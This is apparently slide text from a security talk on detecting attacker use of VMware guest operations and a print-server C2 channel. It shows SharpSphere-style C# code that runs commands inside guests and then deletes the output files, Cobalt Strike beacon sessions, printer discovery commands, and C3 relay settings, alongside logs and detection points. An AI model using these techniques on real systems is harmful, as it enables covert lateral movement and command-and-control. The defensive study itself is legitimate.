Time	event_id	beat_hostname	user_account	process_parent_command_line	process_command_line
> Jun 10, 2021 @ 19:55:17.270	1	WRK2	uk\james	"c:\program files\vmware\vmware tools\vmtoolsd.exe"	"c:\windows\system32\cmd.exe" /c whoami > c:\users\public\ohq4ccey.hib 2>&1
> Jun 10, 2021 @ 19:55:17.413	1	WRK2	uk\james	"c:\windows\system32\cmd.exe" /c whoami > c:\users\public\ohq4ccey.hib 2>&1	whoami



Vmtoolsd.exe



cmd.exe /c whoami > C:\Users\Public\ohq4ccey.hib 2>&1


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if (output)
{
    //Set file to receive output
    var outfile = Path.GetRandomFileName();
    guestProgramSpec.arguments += @" > C:\Users\Public\" + outfile + @" 2>&1";

    //Start the program and receive the PID back
    Log("[x] Attempting to run cmd with the following arguments: " + guestProgramSpec.arguments);
    Log(@"[x] Temporarily saving out to C:\Users\Public\" + outfile);
    long pid = vim.StartProgramInGuest(processManager, vm, creds, guestProgramSpec);
}
```

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
# DETECTION OPPORTUNITIES PROCESS CREATIONS - EXECUTE

Time ^	beat_hostname	event_id	process_id	process_parent_command_line <<	process_command_line	user_account
> Jun 10, 2021 @ 20:08:59.704	WRK2	1	5,780	"c:\program files\vmware\vmware tools\vmtoolsd.exe"	"c:\windows\system32\cmd.exe" /c whoami	uk\james
> Jun 10, 2021 @ 20:08:59.773	WRK2	1	2,356	"c:\windows\system32\cmd.exe" /c whoami	whoami	uk\james



Vmtoolsd.exe

No --output == no file writes  
but we still have anomalous child processes of vmtoolsd.exe



cmd.exe /c whoami

# DETECTION OPPORTUNITIES

## API USAGE LOGS - EXECUTE

Start Program

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187         if (output)
188         {
189             //Set file to receive output
190             var outfile = Path.GetRandomFileName();
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197         }
```

Until process has terminated...

List Process IDs

```
201         bool finished = false;
202         while (!finished)
203         {
204             //Get status of our process
205             long[] pids = { pid };
206             GuestProcessInfo[] guestProcessInfo = vim.ListProcessesInGuest(processManager, vm, creds, pids);
207             if (guestProcessInfo.Length == 0)
208             {
209                 Log("Error retrieving status of the process, check for the existence of the output file manually");
210             }
211         }
```

# DETECTION OPPORTUNITIES

## API USAGE LOGS - EXECUTE

Download Output File



```
211         if (guestProcessInfo[0].exitCodeSpecified)
212         {
213             Log("[x] Execution finished, attempting to retrieve the results");
214             //Get the results
215             var fileTransferInformation = vim.InitiateFileTransferFromGuest(guestFileManager, vm, creds, @"C:\Users\Public\" + outfile);
216             using (var client = new System.Net.WebClient())
217             {
218                 client.CachePolicy = new HttpRequestCachePolicy(HttpRequestCacheLevel.NoCacheNoStore);
219                 var results = client.DownloadString(fileTransferInformation.url);
220                 Log("[x] Output: ");
221                 Log(results);
222             }
223
224             //Delete the file
225             vim.DeleteFileInGuest(guestFileManager, vm, creds, @"C:\Users\Public\" + outfile);
226             Log("[x] Output file deleted");
227         }
```

Delete Output File





# DETECTION OPPORTUNITIES API USAGE LOGS - EXECUTE

/var/logs/vmware/vxpd/vpxd.log

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Initial Authentication

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Find Virtual Machine by IP

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Authenticate to Guest and Start Program

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List processes and check if program has terminated

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`/var/logs/vmware/vxpd/vpxd-profiler.log`

```
root@vcenter [ /var/log/vmware/vxpd ]# grep "527e0f9c-1e33-6274-e1bc-4d769c5ba2cb" vpxd-profiler.log  
--> /SessionStats/SessionPool/Session/Id '527e0f9c-1e33-6274-e1bc-4d769c5ba2cb' /Name='VSPHERE.LOCAL\Administrator' /ClientIP='192.168.1.200' /PropertyCollector/LastVersionNum/total 0
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# DETECTION OPPORTUNITIES

# API USAGE LOGS - EXECUTE

`/var/logs/vmware/vxpd/vpxd.log`

```
-- SessionManager -- vim.SessionManager.login -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb
-- SearchIndex -- vim.SearchIndex.findByIp -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
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-- guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
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## API USAGE LOGS – C2

/var/logs/vmware/vxpd/vpxd.log

```
SessionManager -- vim.SessionManager.login -- 52168b5d-3f80-87e2-eee4-b6cfa8041531
SearchIndex -- vim.SearchIndex.findById -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
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# DETECTION OPPORTUNITIES

## FILE WRITES - C2

Time ^	beat_hostname	event_id	action	process_name	file_name
> Jun 10, 2021 @ 23:06:36.337	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz45733.lock
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> Jun 10, 2021 @ 23:09:30.962	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware177
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> Jun 10, 2021 @ 23:09:32.400	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\y0da87729.lock
> Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565.lock
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
# DETECTION OPPORTUNITIES WINDOWS EVENT LOGS

EID 4624 and 4648s for logon required for guest interaction, produced on target workstation

Time ^	event_id	beat_hostname	process_name	keywords	user_domain	user_name	target_user_name	logon_type
Jun 13, 2021 @ 17:54:09.319	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2\$	administrator	-
Jun 13, 2021 @ 17:54:09.319	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 13, 2021 @ 17:54:09.430	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2\$	administrator	-
Jun 13, 2021 @ 17:54:09.430	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 13, 2021 @ 17:54:09.525	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2\$	administrator	-
Jun 13, 2021 @ 17:54:09.525	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 13, 2021 @ 17:54:09.616	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2\$	administrator	-
Jun 13, 2021 @ 17:54:09.616	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 13, 2021 @ 17:54:09.734	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2\$	administrator	-
Jun 13, 2021 @ 17:54:09.734	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 10, 2021 @ 22:28:21.734	4,625	WRK2	vmtoolsd.exe	Audit Failure	uk	james	-	4
Jun 10, 2021 @ 22:28:21.778	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	james	-	2
Jun 10, 2021 @ 22:28:21.778	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2\$	james	-

**PRINTERS**

# SCENARIO




# OPERATIONAL LIMITATIONS

- Both sides must have network (SMB) access to the same print server
- Execute under the context of the same account on both sides, or an admin
- Unlimited print jobs less stable
- Transfer size of ~1MB per packet



# DATAFLOW



# FIND PRINTERS

```
beacon> ldapsearch (objectCategory=printQueue) uNCName
[*] Running ldapsearch
[+] host called home, sent: 5691 bytes
[+] received output:
[*] Distinguished name: DC=UK,DC=MWR,DC=COM
[*] DC: \\DC2.UK.MWR.COM
[*] Filter: (objectCategory=printQueue)
[*] Returning specific attribute(s): uNCName

[*] Result count: 1
```

```
uNCName: \\DC2.UK.MWR.COM\MX470
```

```
ldapsearch (objectCategory=printQueue) uNCName
powershell Get-Printer -ComputerName DC2.UK.MWR.COM
wmic printer get name
```

# CREATE CHANNEL

The image shows a Windows desktop with two main windows. On the left is the Cobalt Strike application, and on the right is a web browser displaying the C3 interface.

**Cobalt Strike Window:**

- Menu: Cobalt Strike View Attacks Reporting Help Move
- Toolbar: Contains various icons for navigation and actions.
- Table:

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1	Relay...		3456	x64	130ms

- Terminal:

```
Beacon 192.168.1.200@3456 X  
beacon> cd C:\Users\Public  
[*] cd C:\Users\Public  
[+] host called home, sent: 23 bytes  
beacon> pwd  
[*] Tasked beacon to print working directory  
[+] host called home, sent: 8 bytes  
[*] Current directory is C:\Users\Public  
[WRK1] james/3456 (x64) last: 130ms  
beacon>
```

- Notepad:

```
*Untitled - Notepad  
File Edit Format View Help  
\\DC2.UK.MWR.COM\MX470
```

**Browser Window (C3):**

- Address bar: 192.168.1.224:52935
- Page Title: LABS C3
- Form: Create Command for: RELAY - Slack / cbabf448bac3f00f
- Fields:
  - Select Command: AddNegotiationChannelPrint
  - Negotiation Identifier: wz02gouc
  - Job Identifier: C3
  - Printer Address: \\DC2.UK.MWR.COM\MX470
  - Max Packet Size: 1048576
  - Outbound jobs limit: 1
- Buttons: CANCEL, SEND COMMAND, NEW GATEWAY

# EXECUTE RELAY

The image displays the Cobalt Strike interface on the left and a Remote Desktop Connection window on the right. The Cobalt Strike window shows a table of active relays and a terminal window where a beacon is being executed. The Remote Desktop Connection window shows a desktop environment with a 'Relay' icon and a configuration panel on the right.

**Cobalt Strike Interface:**

Menu: Cobalt Strike View Attacks Reporting Help Move

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1	Relay_...	Relay_...	3456	x64	134ms

```
Beacon 192.168.1.200@3456 X
beacon> cd C:\Users\Public
[*] cd C:\Users\Public
[+] host called home, sent: 23 bytes
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\Public

[WRK1] james/3456 (x64) last: 134ms
beacon>
```

**Remote Desktop Connection (192.168.1.140):**

Desktop icons: Recycle Bin, Google Chrome, Relay


Configuration Panel (EDIT CONFIG):

- Relays: 1
- Channels: 4
- Connectors: 1
- Peripherals: 1
- URL: http://192.168.1.224
- Port: 52935
- Refresh Rate: 2 seconds
- Auto Update:

NEW GATEWAY



System tray: 16°C Sunny, 10:39, 23/06/2021

# DETECTION OPPORTUNITIES



# DETECTION OPPORTUNITIES ENDPOINT UI

Low ink... low paper... printer offline...  
Any issue could be presented to the compromised user!




```
HKCU\Printers\Settings\EnableBalloonNotificationsRemote  
HKCU\Printers\Settings\EnableBalloonNotificationsLocal
```

<https://labs.f-secure.com/blog/print-c2/>


# DETECTION OPPORTUNITIES PRINT SERVER EVENT LOGS

```
wevutil.exe sl 'Microsoft-Windows-PrintService/Operational'  
/enabled:true
```



